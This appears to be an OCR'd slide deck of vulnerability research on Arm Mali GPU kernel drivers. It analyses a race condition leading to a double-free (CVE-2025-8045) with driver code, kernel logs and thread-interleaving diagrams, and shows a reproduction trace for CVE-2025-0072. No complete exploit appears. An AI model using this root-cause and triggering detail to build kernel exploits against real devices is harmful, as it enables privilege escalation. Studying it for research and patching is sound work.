CMD CMD ...


4. Ring the doorbell to notify the **GPU firmware scheduler**

Vulnerabilities

$ CVE-2025-8045




$ CVE-2025-8045



1. The user can register a **dump buffer**

$ CVE-2025-8045



2. After the command completes, the worker **prints the buffer** to the screen for debugging

$ CVE-2025-8045

```
[   21.692957] mali mali.0: ------------------------------------------------
[   21.693599] mali mali.0: KCPU Fence signal timeout detected for ctx:208_0
[   21.693853] mali mali.0: ------------------------------------------------
[   21.694122] mali mali.0: Kcpu queue:0 still waiting for fence[(____ptrval____)] context#seqno:1#1
[   21.694515] mali mali.0: Fence metadata timeline name: 0-208_0-1-kcpu
[   21.694824] mali mali.0: CSF active groups status (version: v0):
[   21.695156] mali mali.0: CSF groups status (version: v0):
[   21.695598] mali mali.0: Ctx 208_0
[   21.695858] mali mali.0: CSF GPU queues sync info (version: v0):
[   21.696188] mali mali.0: CSF KCPU queues sync info (version: v0):
[   21.696794] mali mali.0: KCPU queues for ctx 0:
[   21.696941] mali mali.0: queue:KCPU-0-0 exec:S cmd:CQS_WAIT_OPERATION obj:0x00007c6d7254a000 live_value:0x0000000000
[   21.697499] mali mali.0: queue:KCPU-0-0 exec:P cmd:FENCE_SIGNAL obj:0x(____ptrval____) live_value:0x00000000 | timel
[   21.698231] mali mali.0: CPU Queues table (version:v0):
[   21.698464] mali mali.0: Failed to wait for completion of dump request
[   21.698762] mali mali.0: Dump error! (timed_out = 1)
[   21.698977] mali mali.0: ------------------------------------------------
[   21.699687] mali mali.0: kbase KCPU[(____ptrval____)] cmd2 fence[(____ptrval____)] force signaled
[   21.700531] mali mali.0: ctx:208_0 kcpu queue[(____ptrval____)]:0 signal fence[(____ptrval____)] context#seqno:1#1
```

Print the debug info **without** a dump buffer

$ CVE-2025-8045

```
[  284.338023] mali mali.0: ------------------------------------------------
[  284.340046] mali mali.0: KCPU Fence signal timeout detected for ctx:211_1
[  284.340413] mali mali.0: ------------------------------------------------
[  284.341491] mali mali.0: Kcpu queue:0 still waiting for fence[(____ptrval____)] context#seqno:2#1
[  284.342851] mali mali.0: Fence metadata timeline name: 0-211_1-2-kcpu
[  284.343227] mali mali.0: CSF active groups status (version: v0):
[  284.345076] mali mali.0: CSF groups status (version: v0):
[  284.347660] mali mali.0: Ctx 211_1
[  284.347919] mali mali.0: CSF GPU queues sync info (version: v0):
[  284.348175] mali mali.0: CSF KCPU queues sync info (version: v0):
[  284.349590] mali mali.0: KCPU queues for ctx 1:
[  284.349859] mali mali.0: queue:KCPU-1-0 exec:S cmd:CQS_WAIT_OPERATION obj:0x00007d897aba9000 live_v
[  284.351735] mali mali.0: queue:KCPU-1-0 exec:P cmd:FENCE_SIGNAL obj:0x(____ptrval____) live_value:0
[  284.353107] mali mali.0: CPU Queues table (version:v0):
[  284.353798] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.355324] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.356668] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.358573] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.359865] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.361522] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.362296] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.363358] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.363897] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.364425] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.365200] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.366038] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.367498] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.368368] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.369803] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.370893] mali mali.0: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[  284.371916] mali mali.0: AAAAAAAAAAAAAAAA
[  284.372047] mali mali.0: ------------------------------------------------
[  284.372295] mali mali.0: kbase KCPU[(____ptrval____)] cmd2 fence[(____ptrval____)] force signaled
[  284.372518] mali mali.0: ctx:211_1 kcpu queue[(____ptrval____)]:0 signal fence[(____ptrval____)] co
```

Print the debug info **with** a dump buffer

$ CVE-2025-8045

```
int kbase_csf_cpu_queue_dump_buffer(struct kbase_context *kctx, u64 buffer, size_t buf_size)
{
    size_t alloc_size = buf_size;
    char *dump_buffer;

    // [...]
    alloc_size = (alloc_size + PAGE_SIZE) & ~(PAGE_SIZE - 1);
    dump_buffer = kzalloc(alloc_size, GFP_KERNEL);

    // [...]
    kfree(kctx->csf.cpu_queue.buffer);

    if (atomic_read(&kctx->csf.cpu_queue.dump_req_status) == BASE_CSF_CPU_QUEUE_DUMP_PENDING) {
        kctx->csf.cpu_queue.buffer = dump_buffer;
        kctx->csf.cpu_queue.buffer_size = buf_size;
        complete_all(&kctx->csf.cpu_queue.dump_cmp);
    } else
        kfree(dump_buffer);
    // [...]
}
```

$ CVE-2025-8045

```
int kbase_csf_cpu_queue_dump_buffer(struct kbase_context *kctx, u64 buffer, size_t buf_size)
{
    size_t alloc_size = buf_size;
    char *dump_buffer;

    // [...]
    alloc_size = (alloc_size + PAGE_SIZE) & ~(PAGE_SIZE - 1);
    dump_buffer = kzalloc(alloc_size, GFP_KERNEL);

    // [...]
    kfree(kctx->csf.cpu_queue.buffer);

    if (atomic_read(&kctx->csf.cpu_queue.dump_req_status) == BASE_CSF_CPU_QUEUE_DUMP_PENDING) {
        kctx->csf.cpu_queue.buffer = dump_buffer;
        kctx->csf.cpu_queue.buffer_size = buf_size;
        complete_all(&kctx->csf.cpu_queue.dump_cmp);
```

This free call is so weird 👀

```
}
```

$ CVE-2025-8045

Thread-1

Send commands

Thread-2

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Thread-2

$ CVE-2025-8045

Thread-1

Thread-2

Send commands

TIMEOUT!

Waiting for dump buffer

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Waiting for dump buffer

Thread-2

[Register dump buffer]

kfree(cpu_queue.buffer)

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Waiting for dump buffer

Thread-2

[Register dump buffer]

kfree(NULL)

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Waiting for dump buffer

Thread-2

[Register dump buffer]

kfree(cpu_queue.buffer)

TIMEOUT!

check dump status

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Waiting for dump buffer

TIMEOUT!

Return

Thread-2

[Register dump buffer]

kfree(cpu_queue.buffer)

---

check dump status

cpu_queue.buffer = dump_buffer

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Waiting for dump buffer

TIMEOUT!

Return

Thread-2

[Register dump buffer]
kfree(cpu_queue.buffer)

check dump status

cpu_queue.buffer = dump_buffer

[Register dump buffer]
kfree(cpu_queue.buffer)
return

$ CVE-2025-8045

Thread-1

Send commands

TIMEOUT!

Waiting for dump buffer

TIMEOUT!

Return


We can call multiple times!

Thread-2

[Register dump buffer]
kfree(cpu_queue.buffer)

check dump status

cpu_queue.buffer = dump_buffer



[Register dump buffer]
kfree(**cpu_queue.buffer**)
return

$ CVE-2025-8045

- Race condition in kCPU debug print handling
- Strong primitive 🔥
  - Repeatedly triggerable double-free + controllable buffer size
  - Easy to exploit


$ CVE-2025-6349

$ CVE-2025-6349

There’s an interesting story behind this…

Bypassing MTE with CVE-2025-0072

In this post, I'll look at CVE-2025-0072, a vulnerability in the Arm Mali GPU, and show how it can be exploited to gain kernel code execution even when Memory Tagging Extension (MTE) is enabled.



Screenshot from the GitHub blog post: Bypassing MTE with CVE-2025-0072

```
mmap(NULL, 0x3000, PROT_READ | PROT_WRITE,
MAP_SHARED, mali_fds[0], mmap_handles[0]);
```

```
mmap(NULL, 0x3000, PROT_READ | PROT_WRITE,
MAP_SHARED, mali_fds[0], mmap_handles[0]);
```



```
mmap(NULL, 0x3000 0x1337, PROT_READ | PROT_WRITE,
    MAP_SHARED, mali_fds[0], mmap_handles[0]);
```




```
user@src_r54p001:/$ /mnt/mali/test2
[+] DDK version: K:r54p0-01eac0(GPL)
[   45.488699] ------------[ cut here ]------------
[   45.488842] WARNING: CPU: 0 PID: 206 at drivers/gpu/arm/midgard/csf/mali_kbase_csf.c:209 kernel_free_user_io_pages+0x6c/0x80
[   45.489874] Modules linked in:
[   45.490172] CPU: 0 PID: 206 Comm: test2 Not tainted 6.1.129 #6
[   45.490333] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.0-debian-1.16.0-5 04/01/2014
[   45.490659] RIP: 0010:kernel_free_user_io_pages+0x6c/0x80
[   45.490829] Code: be 02 00 00 00 45 31 c0 48 8d bb 30 a7 00 00 b9 01 00 00 00 e8 65 f1 fc ff 48 89 df be fe ff ff ff 5b 5d 41 5c ef
[   45.491387] RSP: 0018:ffffc9000069f9f0 EFLAGS: 00000246
[   45.491528] RAX: 0000000000102300 RBX: ffff88807db4fa00 RCX: 0000000000000000
[   45.491778] RDX: 0000000000000000 RSI: ffff88807db4fa10 RDI: ffffc900006a9000
[   45.491939] RBP: ffffc900006a9000 R08: ffff888009206210 R09: ffff88807dbf29c0
[   45.492177] R10: ffff88807dbf2908 R11: 0000000000000003 R12: ffffc900006b2278
[   45.492301] R13: ffff8880054b4c10 R14: ffff88807db4fa00 R15: 00007f6b1ee76000
[   45.492532] FS:  0000000011474380(0000) GS:ffff88807ac00000(0000) knlGS:0000000000000000
[   45.492724] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   45.492876] CR2: 00000000004b4180 CR3: 0000000004f30000 CR4: 00000000000006f0
[   45.493228] Call Trace:
[   45.493616]  <TASK>
[   45.493862]  ? __warn+0x7d/0xd0
[   45.493953]  ? kernel_free_user_io_pages+0x6c/0x80
[   45.494057]  ? report_bug+0xe6/0x170
[   45.494238]  ? handle_bug+0x41/0x70
[   45.494358]  ? exc_invalid_op+0x13/0x60
[   45.494443]  ? asm_exc_invalid_op+0x16/0x20
[   45.494522]  ? kernel_free_user_io_pages+0x6c/0x80
[   45.494648]  kbase_csf_free_command_stream_user_pages+0x4b/0x90
[   45.494811]  kbase_context_mmap+0x146/0x780
[   45.494889]  ? mas_alloc_nodes+0x108/0x210
[   45.494967]  mmap_file+0x16/0x30
[   45.495078]  mmap_region+0x222/0x730
[   45.495359]  ? aa_file_perm+0x11f/0x4d0
[   45.495435]  do_mmap+0x3a0/0x5b0
[   45.495512]  vm_mmap_pgoff+0xef/0x190
[   45.495566]  ksys_mmap_pgoff+0x183/0x1f0
[   45.495617]  do_syscall_64+0x5d/0x90
[   45.495744]  ? kbase_ioctl+0x1a4a/0x2500
[   45.495979]  ? exit_to_user_mode_prepare+0x1a/0x150
```




```
user@src_r54p001:/$ /mnt/mali/test2
[+] DDK version: K:r54p0-01eac0(GPL)
[   45.488699] ------------[ cut here ]------------
[   45.488842] WARNING: CPU: 0 PID: 206 at drivers/gpu/arm/midgard/csf/mali_kbase_csf.c:209 kernel_free_user_io_pages+0x6c/0x80
[   45.489874] Modules linked in:
[   45.490172] CPU: 0 PID: 206 Comm: test2 Not tainted 6.1.129 #6
[   45.490333] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS 1.16.0-debian-1.16.0-5 04/01/2014
[   45.490659] RIP: 0010:kernel_free_u
[   45.490829] Code: be 02 00 00 00 45                                  ff 48 89 df be fe ff ff ff 5b 5d 41 5c ef
[   45.491387] RSP: 0018:ffffc9000069f
[   45.491528] RAX: 0000000000102300 R
[   45.491778] RDX: 0000000000000000 R
[   45.491939] RBP: ffffc900006a9000 R
[   45.492177] R10: ffff88807dbf2908 R
[   45.492301] R13: ffff8880054b4c10 R14: ffff88807db4fa00 R15: 00007f6b1ee76000
[   45.492532] FS:  0000000011474380(0000) GS:ffff88807ac00000(0000) knlGS:0000000000000000
[   45.492724] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[   45.492876] CR2: 00000000004b4180 CR3: 0000000004f30000 CR4:                 00000000006f0
[   45.493228] Call Trace:
[   45.493616]  <TASK>
[   45.493862]  ? __warn+0x7d/0xd0
[   45.493953]  ? kernel_free_user_io_pages+0x6c/0x80
[   45.494057]  ? report_bug+0xe6/0x170
[   45.494238]  ? handle_bug+0x41/0x70
[   45.494358]  ? exc_invalid_op+0x13/0x60
[   45.494443]  ? asm_exc_invalid_op+0x16/0x20
[   45.494522]  ? kernel_free_user_io_
[   45.494648]  kbase_csf_free_command
[   45.494811]  kbase_context_mmap+0x1
[   45.494889]  ? mas_alloc_nodes+0x10
[   45.494967]  mmap_file+0x16/0x30
[   45.495078]  mmap_region+0x222/0x73
[   45.495359]  ? aa_file_perm+0x11f/0
[   45.495435]  do_mmap+0x3a0/0x5b0
[   45.495512]  vm_mmap_pgoff+0xef/0x190
[   45.495566]  ksys_mmap_pgoff+0x183/0x1f0
[   45.495617]  do_syscall_64+0x5d/0x90
[   45.495744]  ? kbase_ioctl+0x1a4a/0x2500
[   45.495979]  ? exit_to_user_mode_prepare+0x1a/0x150
```

Reproduce 1-day (CVE-2025-0072)



